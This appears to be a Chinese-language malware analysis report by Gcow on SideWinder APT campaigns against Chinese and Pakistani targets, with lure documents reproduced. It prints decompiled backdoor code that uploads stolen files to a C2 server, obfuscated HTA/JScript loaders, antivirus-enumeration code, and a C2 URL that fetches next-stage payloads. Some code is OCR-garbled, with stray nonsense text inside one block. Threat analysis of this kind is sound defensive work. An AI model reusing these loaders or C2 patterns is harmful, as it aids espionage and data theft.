


Process函数下半部分

Process函数执行出现异常就写入随机命名.err文件

```
private void PostTimerCallback(object state)
{
    try
    {
        string[] files = Directory.GetFiles(this._settings.OutputFolder);
        for (int i = 0; i < files.Length; i++)
        {
            Settings.File item = new Settings.File(files[i]);
            if (!this._settings.OutputFiles.Contains(item))
            {
                this._settings.OutputFiles.Add(item);
            }
        }
        List<Settings.File> list = new List<Settings.File>();
        foreach (Settings.File file in this._settings.OutputFiles)
        {
            if (file.Complete)
            {
                try
                {
                    File.Delete(file.FilePath);
                    list.Add(file);
                    continue;
                }
                catch
                {
                    continue;
                }
            }
        }
    }
    try

```



Gcow安全团队

POST函数上半部分

```
        string fileType = null;
        string extension = Path.GetExtension(file.FilePath);
        if (extension != null)
        {
            if (!(extension == ".sif"))
            {
                if (!(extension == ".flc"))
                {
                    if (!(extension == ".fls"))
                    {
                        if (extension == ".err")
                        {
                            fileType = "errorReport";
                        }
                        else
                        {
                            fileType = "fileSelection";
                        }
                    }
                    else
                    {
                        fileType = "fileListing";
                    }
                }
                else
                {
                    fileType = "sysInfo";
                }
            }
        }
        this.UploadFile(file, fileType);
        try
        {
            File.Delete(file.FilePath);
            list.Add(file);
        }
        catch
        {
        }
    }

```




Gcow安全团队

POST函数中间部分

```

72     }
73     }
74     catch (WebException)
75     {
76         break;
77     }
78     catch (Exception ex)
79     {
80         try
81         {
82             File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex.ToString());
83         }
84         catch
85         {
86         }
87         try
88         {
89             File.Delete(file.FilePath);
90         }
91         catch
92         {
93         }
94         try
95         {
96             list.Add(file);
97         }
98         catch
99         {
100        }

```

 Gcow安全团队

POST下半部分

```

}
foreach (Settings.File item2 in list)
{
    this._settings.OutputFiles.Remove(item2);
}
if (this._settings.DoFileUpload)
{
    List<Settings.File> selectedFiles = this._settings.SelectedFiles;
    Settings.File[] array;
    lock (selectedFiles)
    {
        array = this._settings.SelectedFiles.ToArray();
    }
    foreach (Settings.File file2 in array)
    {
        if (!file2.Complete)
        {
            try
            {
                this.UploadFile(file2, null);
            }
            catch (WebException)
            {
                break;
            }
            catch (Exception ex2)
            {
                try
                {
                    File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex2.ToString());
                }
                catch
                {
                }
                file2.Complete = true;
            }
        }
    }
}
}

```

 Gcow安全团队

POST函数结束部分

把执行写入的文件，也就是GET获取请求执行后的信息或者程序异常的信息写入的文件，准备上传同时删除写入的文件，如果执行报错依然写入.err文件


```

// (base: 0x00000000, kind: 4, rva: 0x00000338, file offset: 0x00001338)
private void UploadFile(Settings.File file, string fileType = null)
{
    using (FileStream fileStream = new FileStream(file.FilePath, FileMode.Open, FileAccess.Read, FileShare.Read | FileShare.Write | FileShare.Delete))
    {
        byte[] array = new byte[524288];
        using (Program.WebClient webClient = new Program.WebClient())
        {
            for (;;)
            {
                fileStream.Position = file.SentOffset;
                int num = fileStream.Read(array, 0, array.Length);
                if (num < 1)
                {
                    break;
                }
                webClient.ContentType = "application/x-raw";
                webClient.Headers.Clear();
                webClient.Headers.Add("X-File-Path", Convert.ToBase64String(Encoding.UTF8.GetBytes(file.FilePath)));
                webClient.Headers.Add("X-File-Offset", file.SentOffset.ToString());
                webClient.Headers.Add("X-File-Length", fileStream.Length.ToString());
                if (fileType != null)
                {
                    webClient.Headers.Add("X-File-Type", fileType);
                }
                if (num == array.Length)
                {
                    webClient.UploadData(this._settings.ServerUri, array);
                }
                else
                {
                    byte[] array2 = new byte[num];
                    Buffer.BlockCopy(array, 0, array2, 0, num);
                    webClient.UploadData(this._settings.ServerUri, array2);
                }
                file.SentOffset += (long)num;
            }
            file.Complete = true;
        }
    }
}

```



UploadFile函数

通过之前post函数更具文件的后缀入.sif、.fls、.err等来设置type类型，构造包体，然后发包，也就是我们说的回显。改后面基本分析结束

后门获取的信息表：

	磁盘大小
盘符信息：	磁盘名字
	可用空间
	总空间

磁盘格式

目录大小

目录信息:

目录名字

目录创建时间

目录写入时间

目录读写属性

文件大小

文件信息:

文件名字

文件创建时间

文件写入时间

文件读写属性

三.活动总结:

1).针对中国的攻击:

部分诱饵文档如下(介于一些因素这些样本将不会给出相应的样本hash)



Charter Agenda of the 1st Beijing-Xiangshan Forum

Beijing, China, October 28-31, 2019

Beijing, China, October 28-31, 2019

Day 1, October 28

All Day Registration & Check-in of Participants
Afternoon: Opening Ceremony and Welcome Reception
Evening: Reception and Opening Dinner

Day 2, October 29

Morning
Opening Ceremony
Keynote: [Redacted]
[Redacted]
Second Plenary Session: Security Risk Management in

the Asia-Pacific

Afternoon
Concurrent Sessions
Session 1: Innovation in Security Concepts
Session 2: Strategic Trust and Confidence-Building Measures
Session 3: Asia-Pacific Security Architecture
Session 4: Resilience in Maritime Security
Session 5: International Cooperation on Counter-Terrorism
Session 6: Security Development in the Middle East
Session 7: Strategic and Technological Innovation and International Security
Session 8: Digital Intelligence and Cyber Security

Evening
Welcome Dinner hosted by the Chinese Ministry of National Defense (to be invited only)



[Redacted] 国际物流有限公司

关于开展工程建设和员工购房领域等违规违纪问题自查自纠的报告

[Redacted] 有限公司：
根据 [Redacted] 中央的《关于开展工程建设和员工购房领域等违规违纪问题自查自纠的通知》（《意见》通知）（2018）28号）的要求，结合本公司实际情况开展自查自纠。经自查，本

公司无工程建设和购房领域，请本人及亲属及特定关系人等履行公司义务及其他违法违规事宜。凡涉及公司违法违规行为的，

特此报告。

[Redacted]
国际物流有限公司

2019

年8月26日

于： [Redacted]
报告单位： 2019年8月26日印发
[Redacted]
[Redacted]







1.a文件与其攻击巴基斯坦的样本有着一定的相似性

```

try{
var act = null;
var fso = null;
window.moveTo(-1000, -1000);
function lqWuI(b) {
var str = new ActiveXObject("MSCTF.D215*7ef0e27eKz*WVVM88==");
var length = str.getBytesCount_2(0);
var ba = str.getBytes_4(b);
var transform = new ActiveXObject("YHCOV1462V0V*U2DN6F8H02ETK*2H12M88dt1*WQScd1DUAD*YFQ02x8ds");
ba = transform.TransformFinalBlock(ba, 0, length);
act = new ActiveXObject("YHCOV1462V0V*U2DN6F8H02ETK*WVVM88==");
act.Write(ba, 0, (length / 4) * 3);
act.Position = 0;
}
}

try{
window.moveTo(-1000, -1000);
function 00J8CR(0) {
var str = new ActiveXObject("System.Text.ASCIIEncoding");
var length = str.getBytesCount_2(0);
var ba = str.getBytes_4(b);
var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
ba = transform.TransformFinalBlock(ba, 0, length);
var ms = new ActiveXObject("System.IO.MemoryStream");
ms.Write(ba, 0, (length / 4) * 3);
ms.Position = 0;
return ms;
}
}

```

但是有略微的不同

攻击中国的样本直接调用ActiveX控件对象进行解密

```
var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
/* The slimy dog elegantly killed because some dog passionately killed towards a slimy plastic which, became a lazy, slimy plastic
```

而攻击巴基斯坦的样本则是通过自实现的解密算法进行

```
var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ" + "abcdefghijklmnopqrstuvwxyz0123456789+/"
var b, result = "",
    r1, r2, i = 0;
for (; i < str.length; ) {
    b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
        (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

    result += r1 === 64 ? NavqWy(b >> 16 & 255) :
        r2 === 64 ? NavqWy(b >> 16 & 255, b >> 8 & 255) :
        NavqWy(b >> 16 & 255, b >> 8 & 255, b & 255);
}
return result;
};
function dhJmFRJ(key, bytes){
    var res = [];
    for (var i = 0; i < bytes.length; ) {
        for (var j = 0; j < key.length; j++) {
            res.push(NavqWy((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
            i++;
            if (i >= bytes.length) {
                j = key.length;
            }
        }
    }
    return res.join("")
}
function cLVltjcc(bsix){
    return dhJmFRJ(keeee,nciZ(bsix))
}
var keeee = dhJmFRJ("XYnd",nciZ("a2hf"+"UWbp"+"w1Jv"+"bw=="));
```



样本所使用的都是Write.exe与PROPSYS.dll的白加黑组合

其中PROPSYS.dll依旧与上文流程类似

读取其同目录下的tmp文件并且区其前32个字节作为异或解密的密钥

然后将tmp文件32个字节后的数据解密后内存加载

```

namespace LoadApp
{
    // Token: 0x02000003 RID: 3
    public class Loader
    {
        // Token: 0x06000010 RID: 16 RVA: 0x00002078 File Offset: 0x00000478
        static Loader()
        {
            byte[] array = File.ReadAllBytes(Path.Combine(Path.GetDirectoryBase(Assembly.GetExecutingAssembly().Location), [REDACTED].tap
            + ".load"));
            byte[] array2 = new byte[array.Length - 32];
            Buffer.BlockCopy(array, 32, array2, 0, array2.Length);
            for (int i = 0; i < array2.Length; i++)
            {
                byte[] array3 = array2;
                int num = 1;
                array3[num] = array[i * 32];
            }
            Loader._assembly = Assembly.Load(array2);
        }
    }
}

```

```

namespace LoadApp
{
    // Token: 0x02000003 RID: 3
    public class Loader
    {
        // Token: 0x06000010 RID: 16 RVA: 0x00002078 File Offset: 0x00000478
        static Loader()
        {
            byte[] array = File.ReadAllBytes(Path.Combine(Path.GetDirectoryBase(Assembly.GetExecutingAssembly().Location), [REDACTED].tap
            + ".load"));
            byte[] array2 = new byte[array.Length - 32];
            Buffer.BlockCopy(array, 32, array2, 0, array2.Length);
            for (int i = 0; i < array2.Length; i++)
            {
                byte[] array3 = array2;
                int num = 1;
                array3[num] = array[i * 32];
            }
            Loader._assembly = Assembly.Load(array2);
        }
    }
}

```


```

// Token: 0x06000011 RID: 17 RVA: 0x00002098 File Offset: 0x00000498
public static void PCContextMenuPropertyItem()
{
    Loader.Load();
}
}

```

Gcow安全团队

同样其解密后的后门与上文针对巴基斯坦的后门类似





Gcow安全团队

2).对巴基斯坦的活动

SideWinder除了针对中国的目标之外,其还热衷于针对巴基斯坦的相关在目标,

与针对中国的目标有相同的特点就是Sidewinder组织对巴基斯坦的军事相关的目标也饶有兴趣,并且也会去攻击政府组织

部分诱饵如下



F.NO.2154J2019 Public Government of Pakistan Ministry of Interior Islamabad, the 16th December, 2018

CIRCULAR

Subject: **PUBLIC AND OPTIONAL HOLIDAYS FOR THE YEAR, 2019.**

The Public, Optional and Festivals of Minorities holidays for the calendar year 2019 would be as under:-

PUBLIC HOLIDAYS			
Sr.	Name of Occasion	Days	Dates during year 2019
1	Wakhr Day	Monday	9 th February, 2019
2	Pakistan Day	Friday	23 rd March, 2019
3	Labour Day	Tuesday	1 st May, 2019
4*	Id-ul-Fitr (1 st Shawal 1439 A.H)	Wednesday, Thursday and Friday	2 nd , 3 rd & 4 th JUNE, 2019
5	Idul Adha (10 th 20 th 1439 A.H)	Monday and Tuesday	12 th & 13 th August, 2019
6*	Independence Day	Wednesday	14 th August, 2019
7*	Ashura (9 th & 10 th Muharram 1440 A.H)	Monday and Tuesday	9 th & 10 th September, 2019
8*	Qadir-ul-Mominin (12 th Muharram 1440 A.H)	Sunday	10 th November, 2019
9	Qasbe-Aqsa Day Christmas	Wednesday	26 th December, 2019
10	Day after Christmas	Thursday	27 th December, 2019 (For Christians only)

2. The following will be Bank holidays. However, on these days the Banks will remain closed for public but NOT for their employees:-

- 4th January, 2019 (Monday)
- 14th May, 2019 (Wednesday), corresponding to 1st Ramadan 1440AH subject to appearance of moon.
- 2nd July, 2019 (Monday), July 1st already being weekly holiday.

NOTE
Holidays for Muslim Festivals are subject to appearance of moon for which a separate notification will be issued.

A.T.F.

OPTIONAL HOLIDAYS

Sr.	Name of Occasion	Days	Dates during year 2019
1	New Year Day	Tuesday	1 st January, 2019
2	Basant Panchami	Friday	22 nd January, 2019
3	Shrawan	Wednesday	13 th February, 2019
4	Mel	Friday	1 st March, 2019
5	Outank	Saturday	2 nd March, 2019
6	Good Friday	Saturday	30 th March, 2019
7	Day after Easter	Monday	1 st April, 2019
8	Basant	Saturday	14 th April, 2019
9*	Shah-e-Meraj (27 Rajab 1439 A.H)	Sunday	14 th April, 2019
10	Shah-e-Razaan (Bahar's Community day)	Sunday	21 st April, 2019
11	Buddha Purnima	Tuesday	26 th April, 2019
12*	Shah-e-Baqi (13 Shaaban 1439 A.H)	Thursday	2 nd May, 2019
13	Neelum (Punjab's New Year Day)	Saturday	11 th August, 2019
14	Ratidat of Lord Jinnander (Khanwat Sar)	Thursday	22 nd August, 2019
15	Jamat Ashura	Tuesday	3 rd September, 2019
16	Durga Pooja	Thursday	17 th October, 2019
17	Dussehra	Saturday	19 th October, 2019
18	Birthday of Gurs Valmiki Bawant ji	Thursday	24 th October, 2019
19*	Chelars (20 Safar 1440 A.H)	Wednesday	30 th October, 2019
20	Chait	Thursday	1 st November, 2019
21	Guru NANAK'S Day Jee Birthday	Saturday	23 rd November, 2019

NOTE:

* In case of Muslim Festivals, the dates of Optional holidays are based on anticipated dates and are subject to appearance of moon.

3. Government servants desiring to avail themselves of Optional Holidays shall take prior permission of the Head of Office concerned and no Government Servant shall be granted more than one optional holiday in the case of Muslims and three optional holidays in the case of non-Muslims, in a calendar year.

4. The grant of this concession should not result in any dereliction of work. In the case of Muslim optional holidays, the number of persons permitted to avail optional holidays should be regulated in a manner so as to leave adequate staff for proper continuance of the work.

5. The optional holidays are discretionary and may be allowed at the discretion of the Head of Office, provided the state of work permits.

(Contd. P2)



Tele 23022476 Integrated Headquarters of

Ministry of Defence (Navy)

Directorate of Aircraft Systems

New Delhi - 110011

AR/2340/IT/Policy 13 Jan 17

The Flag Officer Commanding-in-Chief
Western Naval Command
Shahid Bhagat Singh Road, Mumbai – 400023

The Flag Officer Commanding-in-Chief
Eastern Naval Command
Vishakhapatnam – 530 014

The Flag Officer Commanding-in-Chief
Southern Naval Command
Kochi – 682 004

**SECURITY OF EMBEDDED SYSTEMS /
SPECIAL IT ASSETS – AVIATION**

1. Refer to the following:-

- (a) NO 38/13 on Cyber Security.
- (b) IHQ MoD (N) / DASE letter AR/2304/IT/Policy dated 21 Feb 16.

2. **Background.** Large numbers of systems installed on the various aircrafts in Indian Navy are based on programmable device/ embedded systems. These systems comprise of numerous hardware, software, communication, media and protocols. Further, a majority of equipment on the new generation aircraft are based on embedded systems with customized software and RTOS (Real Time Operating System). The requirement to safeguard these system from cyber security compromise has necessitated promulgation of institutionalized procedure for ensuring seamless operation of these specialized IT system.



STANDING OPERATING PROCEDURES FOR POLICE EMERGENCY THREAT LEVELS AND COLOR CODES FOR OPERATIONAL READINESS*

PRELUDE.

Law enforcement agencies use different color codes to identify security levels for police operations and readiness world wide. Being a civilian law enforcement agency, Sindh police serves as a backbone in maintaining law and order. The variety of threats in the backdrop of evolving terrorism have reshaped the strategies of police and LEAs nationally and internationally. Attacks on public places and general masses require declaration of security levels and a coordinated mechanism among different agencies to respond to the situation in professional method. Operations Branch has proposed a security level identification and emergency color codes scheme for the operational alertness of Sindh Police.

INTRODUCTION.

Threat level is a term used by government agencies to indicate the state of preparedness required by LEAs with regard to emergency situations and urgency of required response. Threat levels are designed to give a broad indication of the likelihood of a terrorist activity/untoward situation, the likelihood of an attack in real time scenario. Thus, it serves as a tool for security practitioners working across different sectors to be ready to respond. In order to identify the nature of threats and devising different strategies and preparedness, a color code scheme has been introduced to facilitate the officers/officials in Sindh Police for better communication and making viable and organized operational procedures to cope up with any sort of threat.

BACKGROUND.

After 9/11 terrorist attacks, the need for increased counterterrorism and homeland security efforts at International, National and local levels has taken the spot light in public safety efforts. Therefore, the continued threat of terrorism has thrust

domestic preparedness obligation to the top priority of the law enforcement agenda. Being a civilian law enforcement agency, police is in direct interaction with masses and internally communicated threats within and outside the department besides other LEAs by a co-ordinated mechanism is necessary to improve the overall level of preparedness and capabilities for the department.

OBJECTIVES.

- Provision of a broad indication of the protective security measures that should be applied at any particular moment.
- Sharing threat levels with other LEAs to ensure a co-ordinated response mechanism.
- Sharing threat levels with general public keeps everyone informed and explains the context for the various security measures (For example: airport security, traffic stoppage, bag searches etc).
- It provides alternates for public and differentiates routine protective security and vulnerabilities.
- Maximize protective security measures to minimize vulnerability and risks.

METHODOLOGY.


- The first step is the assessment process to identify threat levels according to risk assessment.
 - Collecting information.
 - Determining the threat rating.
 - Asset value assessment.
 - Vulnerability assessment.
 - Risk assessments.
 - Mitigation options.
- We can take appropriate measure/decisions by keeping these factors as priority. Together with detailed assessment, the analysis informs us regarding potential threats. Threat assessments are also considered as important factor for individuals and events. Modus Operandi of 'Response' by the Police against any identified threat alert has been tabled in the enclosed table with the role of each Supervisory Officer.



该组织在对巴基斯坦的攻击活动中使用了压缩包中带有lnk的攻击手法,该手法在针对中国的活动中并没有很多次的出现

Lnk载荷

针对于Lnk文件的载荷,该组织通过使用mshta.exe远程加载目标hta文件的手法



Gcow安全团队



Gcow安全团队

Hta文件貌似也有NotNetToScript的工具,并且其采用了不同的加载payload的方式

采用wmi的方式收集本地杀毒软件信息


```
shells.Environment('Process')('COMPLUS_Version') = ver;
var objWMIService = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
var colItems = objWMIService.ExecQuery("Select * From AntiVirusProduct", null, 48);
var objItem = new Enumerator(colItems);
var x = "";
for (; !objItem.atEnd(); objItem.moveNext()) {
x += (objItem.item().displayName + ' ' + objItem.item().productState).replace(" ", "");
}
if(x && x.length){
|   x = x + "_stg1";
}
var aUrl = "{http://www.paknavy.gov.pk.ap1-port.net}/plugins/1182/2258/true/true/" + x;
```



替换掉内置的混淆字符串,将文件解密加载到内存中

```
Q.B.y.A.H.M.A.a.Q.B.v.A.G.4.A.A.A.A.A.A.D.E.A.L.g.Aw.A.C.4.A.M.A.A.u.A.D.A.AA.A.A.4.A.Aw.A.A.Q.B.3.A.G.4A.d.A.B.1.A.H.I.A.b.g.Bh.A.GuATgBhAG6A2

var stm = asjdkashd(so.split('.'), join(''));
var fmt = new ActiveXObject('System.Runtime.Serialization.Format.Binar'+'.B'+'.BinaryFormatter');
var al = new ActiveXObject('System.Collections.ArrayList');
var d = fmt.Deserialize_2(dash);
al.Add(undefined);
var o = d["Dyn"+"aml"+"cIn"+"vok"+"e"](al.ToArray())["Cre"+"ate"+"Ins"+"tan"+"ce"](ec);
```



调用pink函数

```
o.pink("http://www.paknavy.gov.pk.ap1-port.net/cgi/b6c82f0f84/1182/2258/af0c8a9f/file.hta", aUrl, da, "Key_Points.doc")
```

参数一为下一阶段的hta文件

参数二是收集到的杀毒软件信息

参数三是被base64加密的doc文件信息

```
var da = "H4sIAH6ap18A/+19CvWt1/P458INgaCICFZXpIoVwiEiHIQUgpDcoNYLWZKFrCbzmIOjIqL1VauitdSarFrPKt5n11arxVup81IP61GtB9jaWm2V/7zdBCFCtcf3d/x/GT6Td8/
```

参数四是doc诱饵文件名称

内存加载的dll名称为:LinkZip.dll

释放诱饵文档并打开,做到伪装的目的

```
try
{
...
File.WriteAllBytes(Path.Combine(this.location, documentName), hta.Decompress(Convert.FromBase64String(
Process.Start(Path.Combine(this.location, documentName));
}
```



PRESS RELEASE
 Directorate General Public Relations (Pakistan Navy)
 TW: 021-48903213, 021-3900000

KEY POINTS DISCUSSED ON DELEGATION LEVEL TALKS BETWEEN INDIAN PM MODI AND CHINESE PRESIDENT XI IN BEIJING

Islamabad, 16 Oct 19 -

- Modi-Xi Summit: Kashmir not discussed; India, China agree to tackle trade deficit
- India, China agree to set up new mechanism for issues relating to trade and investment
- Both leaders agreed that it was important to deal with challenges of terrorism & radicalisation in an increasingly complex world. Both are leaders of countries which are not only large in terms of areas & population but also in terms of diversity.
- India, China relations not predicated on a single issue... India's position on terror and on Pakistan is already clear.
- Kashmir issue was not raised and not discussed. India position is anyways very clear that this is an internal matter of India.
- There was new focus on people to people relations. It was decided that public of both countries must be brought in the relationship. Ideas were exchanged on this.
- President Xi Jinping invited PM Modi to China for the next summit. PM Modi has accepted the invitation. Dates will be worked out later.
- A new mechanism will be established to discuss trade, investment and services, at an elevated level. From China it will be the Vice Premier, Hu Chunhua and from India it will be PM Nirmala Sitharaman.
- Joint research mooted on ancient connect between Tamil Nadu and eastern parts of China.
- PM calls for greater emphasis on tourism... President Xi spoke of greater facilitation for yatra going to the Mansarovar Yatra and Prime Minister suggested a number of ideas on the connection between state of Tamil Nadu and the Fujian province of China.

- President Xi talked about need for enhancing defence cooperation. He urged more trust between both militaries. President Xi has invited the Defence Minister to visit China.
- One of the issues touched about was RCEP. PM specifically said India looks forward to it. But a balance is to be maintained not only in trade, but also in services and in investments. President Xi has admitted there are concerns.

- Both leaders agreed that relationship between both sides across all sectors have intensified.
- President Xi described his experience in India as a memorable one... He spoke of the welcome and the warmth with which people of Chennai welcomed him.
- Two leaders had one-to-one today for almost 50 minutes today, altogether 6 hours

Director General Public Relations (Navy)



下载下一阶段的hta文件并用mshta.exe执行

```
int num = 0;
try
{
    File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
    goto IL_BA;
}
catch (Exception)
{
    goto IL_BA;
}
IL_75:
try
{
    File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
}
catch (Exception)
{
}
num++;
if (num > 10)
{
    this.downloadData(avUrl + "File-not-Written");
    goto IL_CD;
}
Thread.Sleep(500);
IL_BA:
if (!File.Exists(Path.Combine(this.location, path)))
{
    goto IL_75;
}
IL_CD:
if (File.Exists(Path.Combine(this.location, path)))
{
    Process.Start("mshta.exe", Path.Combine(this.location, path)).WaitForExit();
    File.Delete(Path.Combine(this.location, path));
}
}
catch (Exception ex)
try
```



下一阶段hta的代码与前文的差不多,利用js加载内存执行payload


```

setversion();
var Streamline = base64ToStream(pa);
var fireline = new ActiveXObject('System.Runtime.Serialization.For'
+ 'matters.Binary.BinaryFormatter');
var arraylist = new ActiveXObject('System.Collections.ArrayList');
var d = fireline.Deserialize_2(Streamline);
arraylist.Add(undefined);
var realObject = d.DynamicInvoke(arraylist.ToArray()).CreateInstance(fire);
realObject.RealStPrickBack(da, "myDoc.docx")} catch (e) {}
finally{window.close();}

```

Gcow安全团队

Mydoc.docx如下



No	Sponsorship Benefits (2000\$)
1	Placement of company's logo on the backdrop of the event;
2	Placement of one company's rolling banner beside the stage;
3	Placement of company's logo as the sponsor of the conference in the ICC HQ website (based in Paris);
4	Placement of company's rolling banners outside of the venue;
5	Placement of company's logo in the Agenda of the event;
6	Placement of company's logo on the press release and mention company's name as sponsor of the event;
7	Placement of company's logo on pre, and post event's promotional materials (banners, announcements, reports, social media platforms and etc);
8	Company's logo, profile and marketing materials included in event Packet;
9	Company's name will be announced as sponsor of the event by officials of ICC Afghanistan;
10	Option to distribute your branded product to participants;
11	Option to have a table to distribute company's publication and branded products;
12	Option to have advertisement on ICC Afghanistan's social media platforms;
13	Blank Invitation cards to company's management, staff and clients (10 cards);
14	Any other promotion according to ICC Policy.

Gcow安全团队

以及类似的函数pink


```
VarShellBytes.Environment('Process')('COMPLUS_Version') = ver;
var objWMIService = GetObject("winmgmts:\\\\.\root\SecurityCenter2");
var collItems = objWMIService.ExecQuery("Select * From AntiVirusProduct", null, 48);
var objItem = new Enumerator(collItems);
var x = "";
for (; !objItem.atEnd(); objItem.moveNext()) {
x += (objItem.item().displayName + ' ' + objItem.item().productState).replace(" ", "");
x += "&";
}
var DllBytesStream = base64ToStream(so);
var strFMT = new ActiveXObject('System.Runtime.Serialization.For' +
'matters.Binary.BinaryFormatter');
var ArrayDATAList = new ActiveXObject('System.Collections.ArrayList');
var DSer = strFMT.Deserialize_2(DllBytesStream);
ArrayDATAList.Add(undefined);
var realObject = DSer.DynamicInvoke(ArrayDATAList.ToArray()).CreateInstance(fire);
realObject.Pink(ae, ad, x);
```

Gcow安全团队

但是经过分析

这个的第一个参数为exe文件的数据

第二个参数为dll文件的数据

第三个参数是wmic命令收集的杀毒软件信息

其C#内存加载的dll为prebothta.dll

其根据不同的杀毒软件信息执行不同的策略

```

preBothta X
